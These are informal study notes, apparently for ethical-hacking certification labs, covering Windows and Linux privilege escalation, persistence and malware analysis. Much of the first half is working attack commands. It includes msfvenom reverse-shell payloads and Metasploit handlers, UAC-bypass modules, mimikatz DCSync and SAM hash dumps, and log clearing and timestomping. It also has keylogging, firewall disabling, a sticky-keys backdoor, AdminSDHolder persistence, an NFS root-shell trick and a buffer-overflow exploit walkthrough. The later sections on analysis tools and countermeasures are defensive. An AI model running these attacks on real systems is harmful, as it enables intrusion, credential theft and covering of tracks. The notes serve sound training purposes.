to perform this attack an attacker must copy the file sethc.exe at the location %systemroot%/-system32 to a different location. Next they must copy cmd.exe to the same location. Now, when the attacker restarts the system, and hits the shift key 5 times, a command prompt window opens with system-level access. further, the attacker can retain backdoor access by simply creating a new local administrator account

Privilege escalation by Bypassing user account control UAC

Bypassing UAC protection

Attacker use the bypassuac metasploit exploit to bypass uac security through process injection. It generates another session or shell withput a UAC flag. after gaining shell acess, attackers execute getsystem and getuid commands to retrieve the privileges of system auth

```
msf > use exploit/windows/local/bypassuac
```

Bypassing UAC protection via memory injection

The metasploit exploit bypassuac_injection employs reflective DLL mechanism to inject only DLL payload binaries, using this command to get auth/system privileges

```
msf > use exploit/windows/local/bypassuac_injection
```

Bypassing UAC protection through fodHelper registry key

```
msf > use exploit/windows/local/bypassuac_fodhelper
```

Bypassing UAC protection through COM handler hijack

```
msf > use exploit/windows/local/bypassuac_comhijack
```

Privilege escalation by abusing boot or logon inizialization scripts

Logon script (Windows) - Attackers create persistence and escalate privileges on a system by embedding the path to their script in the following registri key :
HKCU\Environment\UserInitMprLogonScript

Logon script (Mac) Logon scripts in MacOS are also known as login hooks
attacker leverage these hooks to inject a malicious payload to elevete privileges

Network logon scripts - are allocated using Active Directory or GPOs
Attackers abuse network logon scripts to gain local or administrator creds based on the access config

RC scripts Attackers abuse RC scrtipt by embedding a malicious binary shell or path in RC scripts such as rc.common or rc.local within Unix-Based systems

Startup Items - Attackers create malicious files or folders within the /Library/startupItems directory to maintain persistence
startpup items items are executed at the bootup stage with rool-level privileges

Privilege Escalation by Modifiying Domain Policy

Group Policy Modification - Modify the ScheduleTasks.xml file to create a malicious scheduled task/-job using scripts such as New-GPOimmediateTask:
<GPO_PATH>\Machine\Preferences\ScheduledTasks\SchedulesTasks.xml

write access is provided only to specific users or groups within the domain.
\<Domain>\SYSVOL\<Domain>\Policies\
<GPO_PATH>\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf

attackers use the above path to modify particular user rights such as SeEnableDelegationPrivilege to create a backdoor

Domain Trust Modification
Use the domain_trusts utility to collect information about trusted domains and modify the settings of existing domain trusts

```
C:\Windows\system32>nltest/domain_trusts
```

above is used to perform kerberoasting and pass-the-ticket attacks

Retrieving Password Hashes of Other Domain Controllers Using DCSync

Steps

1 Performs external reonnaissance
2 Compromises the targeted machine
3 performs internal reconnaissance
4 escalate local privileges
5 Compromises creds by sending commands to DC
6 Performs admin-level reconnaissence
7 Performs malicious remote code execution
8 Gains domain admin creds

How attackers compromise the domain controller DC

identifies the DC to compromise and requests for replication

Deploys tools such as mimikats to replicate the DC and request multiple DCs to replicate the information or sends a GetNCChanges commands as a request for replication of information on the DC

Now the DC accepts the request, ack the replication request and hands over password hashes to the attacker

MIMIKATZ

```
mimikatz “lsadump:dcsync /domain: (domain name) /user:Administrator”
```

Other Privilege Escalation Techniques

Access Token Manipulation - Windows uses access tokens to determine the security context of a process or thread, attackers can obtain tokens of other users or generate spoofed tokens to escalate privileges

Parent PID Spoofin -
Application Shimming
Filesystem permission wekness
Path interception
Abusing accessibility
SID-History Injection

COM Hijacking
Scheduled tasks in Windows
Scheduled tasks in Linux - utilizing cron or crond

```
crontab <filename>
crontab -l
crontab -r
crontab -r <username>
crontab -e
crontab -u <Username> -e
```

Launch Daemon
Plist modification - MacOs
Setuid and setgid - Linux and MacOs
Web Shell
Abusing sudo rights
Abusing SUID and SGID permissions

```
find / -perm -u=s -type f 2>/dev/null
```

Kernel Exploits

```
cat /etc/issue
uname -a
cat /proc/version
```

Privilege escalation Tools

Beroot (github)
linpostexp

```
python linprivchecker.py
```

Powersploit
FullPowers
PEASS-ng
Windows Exploit Suggester

How to Defend Against privilege escalation

Restrict Interactive logon privileges
Run Users and apps with the lowst privileges
Implement 2fa
Run services as unprivileged accounts
Implement a privilege separation methodology to limit the scope of programming errors and bugs
Use an escryption technique to protect sensitive data
Reduce the amount of code that runs with a particular privilege
perform debugging usinng bounds chechers and stress tests
Thoroughly test the system for app coding error and bugs
Regularly patch and update the kernel

Change the UAC settings to “always notify”
Restrict Users from wrtiting files to the search paths for apps
Continously monitor file-system permissions
reduce the privileges of users and groups so that only legitimate adms can make service changes
use whitelisting tools to identify and block malicious software
use fully qualified paths in all windows apps

ensure that all executables are placed in write-protected directories
In MacOs, make plist files read-only
Block unwanted system utilities or software that may be used to schedule tasks
regularly patch and update web server

Defend against the abuse of sudo rights

turn off password caching by setting timestamp_timeout to 0 so that users must input their password very time sudo is executed
separate sudo-level administrative accounts from the admins regular accounts to prevent theft of sensitive passwords
Update user permissions and accounts at regular intervals
test sudo users with access to programs containing parameters for arbitrary code execution

Defend against DCSync Attacks

Examine the permissions assigned to the users and administrators. Keep track of the accounts that request domain replication rights
Counduct security awareness training on the system config, system parch management, threath detection and response systems
Deploy network surveillance tools such as Sean Metcalf and StealthDEFEND to accumulate DC ip addresses and decide which IP addresses need to be included in the replication List

Defend Against PPID Spoofing

Lab

1

sudo responder -I ens3
i had to click on the windows icon (on the windows 11 machine) and press “run” and type \\CEH-Tools, so the user tried to access to a shared folder, so responder could intercept that

2

Using l0phtrack7

Open, click on password auditing wizard
next
ensure that windows is seleceted
select a remote machine
host: 10.10.1.22

*Use specific user creds
Administrator
Pa$$w0rd
CEH.com

Through password audit*

Leve on default config and add *generate report at the end of auditing* CSV, next

Exploit Cliend-Side Vulnerabilities and establish a VNC session

execute msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.10.1.13 LPORT=444 -o /home/attacker/Desktop/Test.exe

this will create a exe file

create a file share, give it permissions and copy the file from desktop to the shared location

```
chmod -R 755 /var/www/html/share
chown -R www-data:www-data /var/www/html/share
```

and then start and apache service

```
service apache2 start
```

then enter to msfconsole
type
use exploit/multi/handler
and configure it

```
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.1.13
set LPORT 444
exploit
```

then enter to internet and type the ip, like a pytthon server
10.10.1.13/share

then will appear a meterpereter shell

now we can upload things

```
upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
```

then type shell

and

powershell -ExecutionPolicy Bypass -Command “. .\PowerUp.ps1;Invoke-AllChecks"   <Space between the two dots ”. ."

then exit
enter
run vnc

using armitage

service postgrestql start

go to applications > pentesting > exploitations tools > metasploit framework > armitage

and use default config and then yes

then Hosts > nmap scan > intense scan

in the left panel go to payload > windows > meterpreter > meterpreter reverse_tcp double click and then configure it, with output > .exe

Using Ninja Jonin

just we have 2 files
ninja and jonin, we have to descompresss and configure the jonin file with another name and the ip address will be the attacker host, and then execute it}}

then in the attacker type list
connect 1

change
cmd

Buffer OverFlow

using Immunity DEbugger
File > attach > vulnserver

On linux

```
nc -nv 10.10.1.11 9999
```

we verify the connection and then exit

now perform spiking

```
pluma stats.spk
```

type

```
s_readline();
s_string("STATS ");
s_string_variable("0");
```

then in terminal

```
generic_send_tcp 10.10.1.11 9999 stats.spk 0 0
```

we realize that in Immunity debugger stills “running” so that means that the server is not vulnerable to “STATS function”
now try with TRUN

```
s_readline();
```

```
s_string("TRUN ");
s_string_variable("0");
```

so the server stops, that means that is vuln to “TRUN function” now we have to fuzz for overwrites EIP register

so we re run the server as the first step

now go to
places > network >ctrl + L > type smb://10.10.1.11

and copy the scripts folder to the desktop
now

we run ./fuzz.py for fuzzing

and then we can see the conecctions request from the attacker machine
when the immunity debugger stops

then ctrl + c the fuzz process

then restart the vulnserver and immunity debugger, and now

trype

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900
```
(es una ele)

now open the Scripts folder and lets modify the “findoff.py” file
and replace the content of the “offset=”"" variable

and
```
chmod +x findoff.py
./findoff.py
```

and then the EIP register will be overwriten with random bytes

relaunch

then execute badchars.py

go to immunity debugger
select the characters from “ESP” and tight click then follow in dump

and it will shows no badchars

now relaunch

cp mona.py to C:/program files (x86)/Immunity inc/Immunity Debugger/Pycommands

then in immunity debugger type !mona modules
and it shows that theres no protection for essfunc.dll so we will inject code there

then go to linux and

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

JMP ESP

then in immunityu

```
!mona find -s “\xff\xe4” -m essfunc.dll
```

and we will find the vulnerable module
0x625011af

then relaunch

and before running go to the option of “Go to address in disassembler”
type 0x625011af

we will point to
0x625011af ESP
then press f2

then run

go to linux script folder and

```
./jump.py
```

and it will appears in the EIP register, the address of vuln module

relaunch

and

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=444 -f c -a x86 -b “\x00”
```

then copy that and open shellcode.py, and paste it
and before running it

```
nc -lvpn 4444
```

and bingoo

exploit

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b
“\x00” LHOST=10.10.1.13 -f exe > /home/attacker/desktop/exploit.exe
```

Crear un directorio para compartir archivos

```
mkdir /var/www/html/share
chmod -R 755 /var//www/html/share
chown -R www-data:www-data /var//www/html/share
```

cp the file into the share folder and

```
service apache2 start
```

then

PrivEsc Windows

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.1.13
```

to start the handler

```
exploit -j -z
```

find the BeRoot tool and upload it into with meterpreter shell

```
upload /home/attacker/Desktop/BeRoot/beRoot.exe
```

is like linpeas, etc

now use ghostack seatbelt

execute it and

```
seatbelt - group=user
seatbelt - group=misc
seatbelt - group=all
```

we can check the current privileges

```
run post/windows/gather/smart_hashdump
```

it dumps the hash SAM file

to privesc

```
getsystem -t 1
```

trying to bypass Windows UAC protection

```
type background
use exploit/windows/local/bypassuac_fodhelper
show options
set SESSION 1
set payload windows/meterpreter/reverse_tcp
show options

set LHOST 10.10.1.13
set TARGET 0
exploit
```

then we can use

```
run post/windows/gather/smart_hashdump
```

to clear the event log

```
clearev
```

Hack a Wincows Machine Using Metasploit and perform post-exploitation using meterpreter

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b
```

```
“\x00” LHOST=10.10.1.13 -f exe > /home/attacker/desktop/Backdoor.exe
```

we create a share folder and share it

```
mkdir /var/www/html/share
chmod -R 755 /var//www/html/share
chown -R www-data:www-data /var//www/html/share
```

cp the file into the share folder and

```
service apache2 start
```

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.1.13
exploit -j -z
sessions -i 1
sysinfo
```

change MACE attributes

```
timestopm Secret.txt -v
```

and to change the MACE value

```
timestomp secret.txt -m “02/11/2018 08:10:03”   and it will change de Modified value and you can
change the values of accesed, vreated with -a -c
```

searching files

```
search -f pagefile.sys
search -f [FILENAME.extension]
```

key-logging

```
keyscan_start
keyscan_dump
```

```
idletime
```

to know the amount of time thge user has been idle on the remote system

```
shell
dir /a:h   to retrieve the directory with hidden attributes
```

```
sc queryex type=service state=all
```

to list all the available services

```
netsh firewall show state
netsh firewall show config
```

```
wmic/node:"" product get name,version,vendor   to see details of installed software
wmic cpu get
wmic useraccount get name,sid
wmic os where Primary='TRUE' reboot
```

```
net start or stop   start/stops a network service
netsh advfirewall set currentprofile state off     Turn off firewall service for current profile
netsh advfirewall set allprofiles state off

findstr /E “.txt”    > txt.txt
findstr /E “.log" > log.txt
findstr /E “.doc” > doc.txt
```

PrivEsc with pkexec vuln

CVE-2021-4034

```
make
./cve-2021-4034
```

PrivEsc linux by exploiting Misconfigured NFS

Ubuntu machine

```
sudo apt install nfs-kernel-server
sudo nano /etc/exports

/home                                                    *(rw,no_root_squash)

nmap 0.0.0.0


sudo apt-get install nfs-common

showmount -e 0.0.0.0

mkdir /tmp/nfs
sudo mount -t nfs 0.0.0.0:/home /tmp/nfs

cd /tmp/nfs

sudo cp /bin/bash .
sudo chmod +s bash
ls -la bash
sudo df -h

sudo ssh -l 0.0.0.0

cd /home
./bash -p

cat /etc/shadow
```

PrivEsc by Bypassing UAC and exploiting sticky keys

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f .exe > /home/attacker/Desktop/Windows.exe
```

we create a share folder and share it

```
mkdir /var/www/html/share
chmod -R 755 /var//www/html/share
chown -R www-data:www-data /var//www/html/share
```

cp the file into the share folder and

```
service apache2 start
```

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp

set lhost 10.10.1.13
set lport 444
run
```

open it

```
search bypassuac
use exploit/windows/local/bypassuac_fodhelper
set session 1

show options

set lhost 10.10.1.13
set target 0
exploit

getsystem -t 1
getuid

background
use post/windows/manage/sticky_keys
session i*
set session 2
exploit
```

Hashdump with MimiKatz

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f .exe > /home/attacker/Desktop/Windows.exe
```

we create a share folder and share it

```
mkdir /var/www/html/share
chmod -R 755 /var//www/html/share
chown -R www-data:www-data /var//www/html/share
```

cp the file into the share folder and

```
service apache2 start
```

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 10.10.1.13
set lport 444
run
```

open it

```
search bypassuac
use exploit/windows/local/bypassuac_fodhelper
set session 1
show options
set lhost 10.10.1.13
set target 0
exploit
```

```
getsystem -t 1
getuid
load kiwi
lsa_dump_sam
lsa_dump_secrets
```

```
password_change -u Admin -n [NTLM HASH] -P password
```

PowerSpy

Spytech & SpyAgent

Hide Files using NTFS Streams

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f .exe > /home/attacker/Desktop/backdoor.exe
```

Click Properties to the C: disk ensure that is on NTFS

go to C:\Windows\System32, cp calc.exe and paste it on C:\magic

then notepad readme.txt on the magic path

then
```
type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe
```
delete calc.exe from the magic path
then
```
mklink backdoor.exe readme.txt:calc.exe
```

Hide data using white space stenography

create a folder “snow”
inside create a txt file “readme.txt” write something
then CMD
```
cd /desktop/snow
```

```
snow -C -m “My swiss bank account number 1231231” -p “magic” readme.txt readme2.txt
```

Image stenography with OpenStego and StegOnline

Mantain persistence by abusing boor or logon autostart execution

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f .exe > /home/attacker/Desktop/Windows.exe
```

we create a share folder and share it

```
mkdir /var/www/html/share
chmod -R 755 /var//www/html/share
chown -R www-data:www-data /var//www/html/share
cp the file into the share folder and
service apache2 start
```

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp

set lhost 10.10.1.13
set lport 444
run
```

open it

```
search bypassuac
use exploit/windows/local/bypassuac_fodhelper
set session 1
show options
set lhost 10.10.1.13
set target 0
exploit
```

```
getsystem -t 1
getuid
cd “C:\\ProgramData\\Start Menu\\Programs\\Startup”
```

in another shell

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=8080 -f .exe > payload.exe
```

in meterpreter : upload /home/attacket/Desktop/payload.exe

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp

set lhost 10.10.1.13
set lport 8080
run
```

Mantain persistence by Exploiting AD Objects

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f .exe > /home/attacker/Desktop/Windows.exe
```

we create a share folder and share it

```
mkdir /var/www/html/share
chmod -R 755 /var//www/html/share
chown -R www-data:www-data /var//www/html/share
cp the file into the share folder and
service apache2 start
```

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp

set lhost 10.10.1.13
set lport 444
run
```

open it

```
upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads
shell
cd C:\Windows\System32
powershell

cd C:\Users\Administrator\Downloads\PowerView
Import-Module ./powerview.psm1

Add-ObjectAcl -TargetADSprefix ‘CN=AdminSDHolder,CN=System’ -PrincipalSamAccountName Martin -Verbose -Rights All
Get-ObjectAcl -SamAccountName “Martin” -ResolveGUIDs

REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG DWORD /F /D 300
```

this is to set the changes in the ACLs occurs in 3mins instead of 60min

WARNING: this can cause issues in LSASS process

```
net group “Domain Admins” Martin /add /domain
```

SEARCH for POWERVIEW COMMANDS

Malware Threats

Tools for Malware Analysis

Imaging tools
File/data Analysis
Registry/config tool
Sandbox
Log analyzers
Network Capture

Virtual Machine Tools

Hyper-V
Vmware
Parallels Desktop 14
Boot Camp

Screen Capture and Recording Tools

Snagit
Jing
Camtasia
Ezvid

Network and internet simulation Tools

NetSim pro
ns-3
Riverbed modeler
QualNet

Os Backup and Imaging tools

Genie backup Manager Pro
Macrium Reflect Server
R-Drive Image
O&O DisImage 17

Static Malware Analysis

Fingerprint

HashMyFiles

File Fingerprinting Tools
Mimikatz
HashCalc
hashdeep
MD5sums
tools4noobs-Online Hash calculator

This is for verify if any changes are made to the binary code during analysis

Local n Online Malware Scanning

Hybrid Analysis
Cuckoo Sandbox
Jotti
Valkiery Sandbox
Online Scanner (fortiguard.com)

Performing String Search

Strings communicate information from the program to its user. Variuos existing strings can represent the malicious intent of a program, such as reading the internal memory
or cookie data, embedded in the compiled binary code

FLOSS (fireeye.com)
Strings (docs.microsoft.com)
Free EXE DLL Resource Extract (resourceextract.com)
FileSeek (fileseek.ca)
Hex WorkShop (hexworkshop.com)

BINTEXT (aldeid.com) << powerful app, can extract text from any file

Identifying Packing/Obfuscation Methods

Detect It Easy > for determining file's compiler, linker, packer, etc. (github)

Macro Pack (github)
UPX (UPX.github.io)
ASPack
VMprotect (vmpsoft.com)
ps2-packer (github)

PEiD > detects most commonly used packers (aldeid.com)

Finding the Portable Executables (PE) Information

TOOLS:

PE Explorer
Portable Executable Scanner (tzworks.net)
Resource Hacker (angusj.com)
PEView (aldeid.com)

The PE of a file contains the following sections

.text: contains instructions and program cpde that CPU executes.
.rdata: contains the import and export information as well as other read-only data used by the program
.data: contains the global program data, which the system can access from anywhere.
.rsrc Consists of the resources employed by the executable, such as icons, images, menu, and strings, as this section offers multi-lingual support.

Identifying File Dependencies

Tools

Dependency Walker
Dependency-check (jeremylong.github.com)
snyk (snyk.io)
PE Explorer dependency scanner (pe-explorer.com)
RetireJS (retirejs.github.io)

Find Libraries and file dependencies, as they contain information about the run-time requirements of an application, and check if they can find and analyze these files, as they can provide information about malware in a ifle

Kernel32.dll Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll Provide access to advanced core Windows components such as the service Manager and Registry
User32.dll User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll Functions for displaying and manipuating graphics
Ntdll.dll Interface to the Windows kernel
Wsock32.dll & Ws2_32.dll Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll Supports higher-level networking functions

Malware Disassembly

Tools

IDA Pro (hex-rays.com)
Ghirda (ghidra-sre.org)
x64dbg (x64dbg.com)
Radare (rada.re)
OllyDbg (ollydbg.de)
WinDbg (windbg.org)

Disassemble the binary code and analyze the assembly code instructions

Based on the reconstructed assemblt code, you can inspec the program logic and recognize its threat potential.

Analyzing ELF Executable Files

Identify Symbols in ELF executables:

```
readelf -s <malware-sample>
```

Identify program headers in ELF executables readelf -l <malware-sample>

Identify ELF file headers:

readelf -h <malware-sample>

Extracting Strings from ELF executables Files

Use Linux commands strings to extract strings:

strings malware-sample > str.txt

Analyzing String Reuse Using Intezer (intezer.com

Intezer is a malware analysis platform that scans files, URLs, endpoints, and memory dumps

TOOLS

readelf (linux.die.net)
and run the commands of "readelf"

readelf -s "ELF Test File"

Analyzing Mach Object (Mach-O) Executable Files

is an executable file format similar to the PE format for windows and ELF for Linux. it is associated with binaries present in macOS and iOS

Some segments of a Mach-O binary are __PAGEZERO, __TEXT, __DATA, __OBJC. Attacker can use these segments to hide malicious code and execute it for escalating privileges.

TOOLS:

Lief (lief-project.github.io)
otool (github) > otool -L UnPackNw > (rayacurva)/Malware/libs.txt   otools -oV UnpackNw > (rayacurva)/Malware/methods.txt   otools -tV UnPackNw > (rayacurva)/Malware/disassebly.txt
pagestuff (github) this can be used to view Match-O executable files and find information regarding the logical pages associated with thos efiles
pagestuff UnPackNw -a
nm -m UnPackNw

Analyzing Malicious MS Office Documents

finding suspicious components

use oleid

oleid '<path to the suspect document>'

Finding Macro Streams
python oledump.py '<path>'

Dumping Macro Streams

```
python oledump.py -s <stream number> ‘<path>’
```

identifying Suspicious VBA keywords

using olevba

```
olevba ‘<path>’
```

Keywords and IOCs detected by olevba show that the macros in the word document

*Have AutoOpen functionality
*contain shellcode and strings obfuscated with base64 and dridex
*might download files named test.exe and sfjozjero.exe from http://germanya.com.ec/logs and store then in the temp directory

VBA macros true <<<< IOC

Dynamic Malware Analysis

System Baselining

this refers to the process of capturing the system state, when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system

Host Integrity Monitoring

this refers to the process of studying the changes that have taken plance across a system or machine after a series of actions or indicents. it involves taking snapshot of the system before and after the incident or action usint the same tools and anayzing the changes to evaluate the impact on the system and its properties

this includes the following
*Port monitoring
*Process Monitoring
*Registry Monitoring
*Windows Services Monitoring
Startpup Programs Monitoring
*Event Logs Monitoring/Analysis
*Installation Monitoring
*Files and Folders Monitoring
*Devices Drivers Monitoring
*Network traffic Monitoring/Analysis
*DNS Monitoring/Resolution
*API Calls Monitoring
*System Calls Monitoring

Port Monitoring

netstat and TCPView to scan for suspicious ports and look for any connection established to unknown or suspicious IP adresses

netstat [-a] [-e] [-n] [-o] [-p protocol] [-r] [-s] [Interval]
-a displays all active tcp connections and the TCP and UDP ports on which the computer is listening
-e displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s
-n Displays active TCP connections
-o Displays active TCP conecctions and includes the process ID (PID) for each connection
-p Protocol: shows connections for the procol specified
-s Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols.

netstat -an

TCPView

*Port monitor (port-monitor.com
*CurrPorts (nirsoft.net)
• TCP Port / Telnet Monitoring (dotcom-monitor.com)
• PRTG Network Monitor (paessler.com)

Process Monitoring

TOOLS:

Process Explorer
OpManager
Monit (mmonit.com)
ESET SysInspector
System Explorer (systemexplorer.net)

Malware enters the system through images, music files, videos, etc. which are donwloaded from the internet, camouflage themselves as genuine Windows services, and hide their process to avoid detection.Some Malwares use PEs to inject themselves into various processes.

Features
*More data captured for operation input and output parameters
*Non-destructive filters that can be set without losing data
*Capture thread stacks for each operation makes it possible to identify the cause of operation in many cases
*Reliable capture of process details, including image path, command line, user, and session ID
*Configurable and moveable columnds for any event propoerty
*Filters can be set for any data field, including fields not configured as colums

Registry Monitoring

TOOLS:
jv16 PowerTools
regshot (sourceforge.net)
reg Organizer (chemtable.com)
Registry Viewer (accessdata.com)
RegScanner (nirsoft.net)
Registry Monitoring Tool (solarwinds.com)

Malware uses the registry to perform harmful activity continiously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or devices boots automatically this malware can generate a registry entry, consequently various changes will be noticed

Windows automatically executes instructions in the following sections of the registry:
*Run
*RunServices
*RunOnce
*RunServicesOnce
• HKEY_CLASSES_ROOT\exefile\shell\open\command “%1” %*

Windows Services Monitoring

Malware Spawns Windows Services that allow attackers to get remote control of the victim's machine and pass malicious instructions
Malware may also employ rootkit techniques to manipulate HKEY_LOCAL_MACHINE\SystemCurrentControlSet\Services

TOOLS:
Windows Service Manager (SrvMan) (sysprogs.com)
Advanced Windows Service Manager (securityxploded.com)
Process Hacker (processhacker.sourceforge.io)
Netwrix Service Monitor (netwrix.com)
AnVir Task Manager (anvir.com)
Service+ (activeplus.com)

Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts
Check for autorun for windows and WinPatrol

*Check startup program entries in the registry editor
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce

*Check device drivers that automatically loaded
> C:\Windows\System32\drivers
*Check boot.ini or bcd (bootmgr) entries
*check windows Services that are automatically started
> Go to Run > Type services.msc > sort by startup Type
*Check the startup folder
> C:\ProgramData\Microsoft\Windows\StartMenu\Programs\Startup

Explorer Startup Setting

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common startup
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common startup

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ Shell Folders,

Common startup
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common startup

IE STARTUP SETTING

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolsbar
HKEY_LOCAL__MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MenuExt

Step 2 Check device drivers automatically loaded

Navigate to C:\Windows\System32\drivers

step 3 Check boot .ini or bcd (bootmgr) entries

Step 4 Check Windows services that start automatically

Step 5 Check the Startup folder

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
C:\Users\ (user-name)\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

TOOLS:

WinPatrol (bleepingcomputer.com)
Autorun Organizer (chemtable.com)
Quick Startup (glarysoft.com)
StartEd Pro (outertech.com)
Chameleon Startup Manager (chameleon-managers.com)

Event Logs Monitoring/Analysis

Logs are located via the following paths:

System logs

Start -> Windows Administrative Tools -> Event Viewer -> Windows Logs

System Security logs

Start -> Windows Administrative Tools -> Event Viewer -> Windows Logs -> Security

Application and Services Logs

TOOLS
Splunk
ManageEngine Event Log Analyzer (manageengine.com)
Loggly (loggly.com)

SolarWinds Log & Event Manager (solarwinds.com)
Netwrix Event Log Manager (netwrix.com)

}

Installation Monitoring

This will help in detecting hidden and background installations that the malware performs

TOOLS:
Mirekusoft Install Monitor
SysAnalyzer (aldeid.com)
Advanced Uninstaller PRO (advanceduninstaller.com)
REVO UNINSTALLER PRO (revouninstaller.com)
Comodo Programs Manager (comodo.com)

Files and Folders Monitoring

Malware normally modify system files and flders after infecting a computer

Use file and folder integrity checkers like PA File Sight, Tripwire, and Netwrix auditor to detect changes in system files and folders

TOOLS:
Tripwire File integrity and change Manager (tripwire.com)
Netwrix Auditor (netwrix.com)
Verisys (ionx.co.uk)
CSP File Integrity Checker (cspsecurity.com)
NNT Change Tracker (newnettechnologies.com)

PA File Sight (poweradmin.com)

Device Drivers Monitoring

Malware is installed along with device drivers downloaded from untrusted sources, and attacker use these drivers as a shield to avoid detection
Go to Run -> type msinfo32 -> software environment -> system drivers to manually check for installed drivers

TOOLS:
DriverView (iobit.com)
Driver Reviver (reviversoft.com)
Driver Easy (drivereasy.com)
Driver Fusion (treexy.com)
Driver Genius 22 (driver-soft.com)

NetWork Traffic Monitoring/Analysis

malware connect back to their handlers and send confidential info to attackers

TOOLS:
SolarWinds NetFlow Traffic Analyzer
Caspa Network Analyzer (colasoft.com)
Wireshark
PTG network Monitor (kb.paessler.com)
GFI LanGuard (gfj.com)
NetFortLANGuardian (netfort.com)

DNS Monitoring/Resolution

DNSChanger is a malicious software capable of changing the system's DNS server settings and provides the attackers with the control of the DNS Server used on the victim's system

use tools to verify the DNS servers that the malware tries to connect to and identify thge type of connection

TOOLS:
DNSQuerySniffer (nirsoft.net)
DNSStuff (dnsstuff.com)
UltraDNS (neustarsecurityservices.com)
Sonar Lite Web App (constellix.com)

API Calls Monitoring

APIs are parts of the Windows OS that allow external applications to access OS information such as file systems, thead, error, registry and kernel
this analyze can reveal the suspected programs interactions with the OS

TOOLS:
API monitor
APImetrics (apimetrics.io)
RunScope (runscope.com)
AlertSite (smartbear.com)

System Calls Monitoring

Syscalls act as an interface between the application and kernel
this can help detect malware and understand its behavior

strace (strace.io)

commands:

run this for attaching the strace tool to the active process:
strace -p <ProcessID>

this command to view only system calls accessing a specific or given path:
strace -P <given path> ls /var/empty

this to count time, calls, and errror for each system call

```
strace -c ls > /dev/null
```

this to extract system calls and save the output in a text file

```
strace -o out.txt ./<sample file>
```

Virus Detection Methods

Scanning
Integrity Checking
Interception
Code Emulation
Heuristic Analysis

CONTERMEASURES

Trojan

- Avoid opening email attachments recied from unknown sender
- block all unnecessary ports at the host and firewall
- Avoid accepting transferred by instant messaging
- Harden weak, default configuration settings, and disable unused functionality including protocols and services
- Monitor the internal network traffic for odd ports or encrypted traffic
- Avoid Downloading and executing applications from untrusted sources
- install patches and security updates for the OS and applications
- Scan external USB drives and Dvds with antivirus before using
- Restrict permissions within the desktop environment to prevent the installarion of malicious programs
- run host-based antivirusm firewall and intrussion detection software

Backdoor

Run antivirus scans
Educate users to avoid installing apps downloaded from untrusted sites
Inspect network packets using protocol monitoring tools

Virus and Worm

generate antivirus policy for safe computing and distribute it to the staff
schedule full scans
pay attention to the instructions while downloading files
Avoid opnening attachments recieved from unknown senders
Regularly maintain data backup
Stay informed
Enable pop-up blockers an use internet firewall
run anti spyware and anti-adware scans
dont open files with more than one fyle type

Fileless Malware

Remove all the administrative tools and restrict access through “WINDOWS GROUP POLICY” or WINDOWS APPLOCKER
Disable Powershell and WMI when not in use
Disable macros and use only “DIGITALLY SIGNED” trusted macros
Install whitelisting solutions such as McAfee application control to block unauthorized apps and code running on the systems
Train employees to detect phishing emails and to never enable macros in MS Office documents
Disable PDF readers to run JavaScript Automatically
Implement two-factor authentication to access critical systems or resources connected to the network
Implement multi-layer security to detect and defend against memory-resident malware
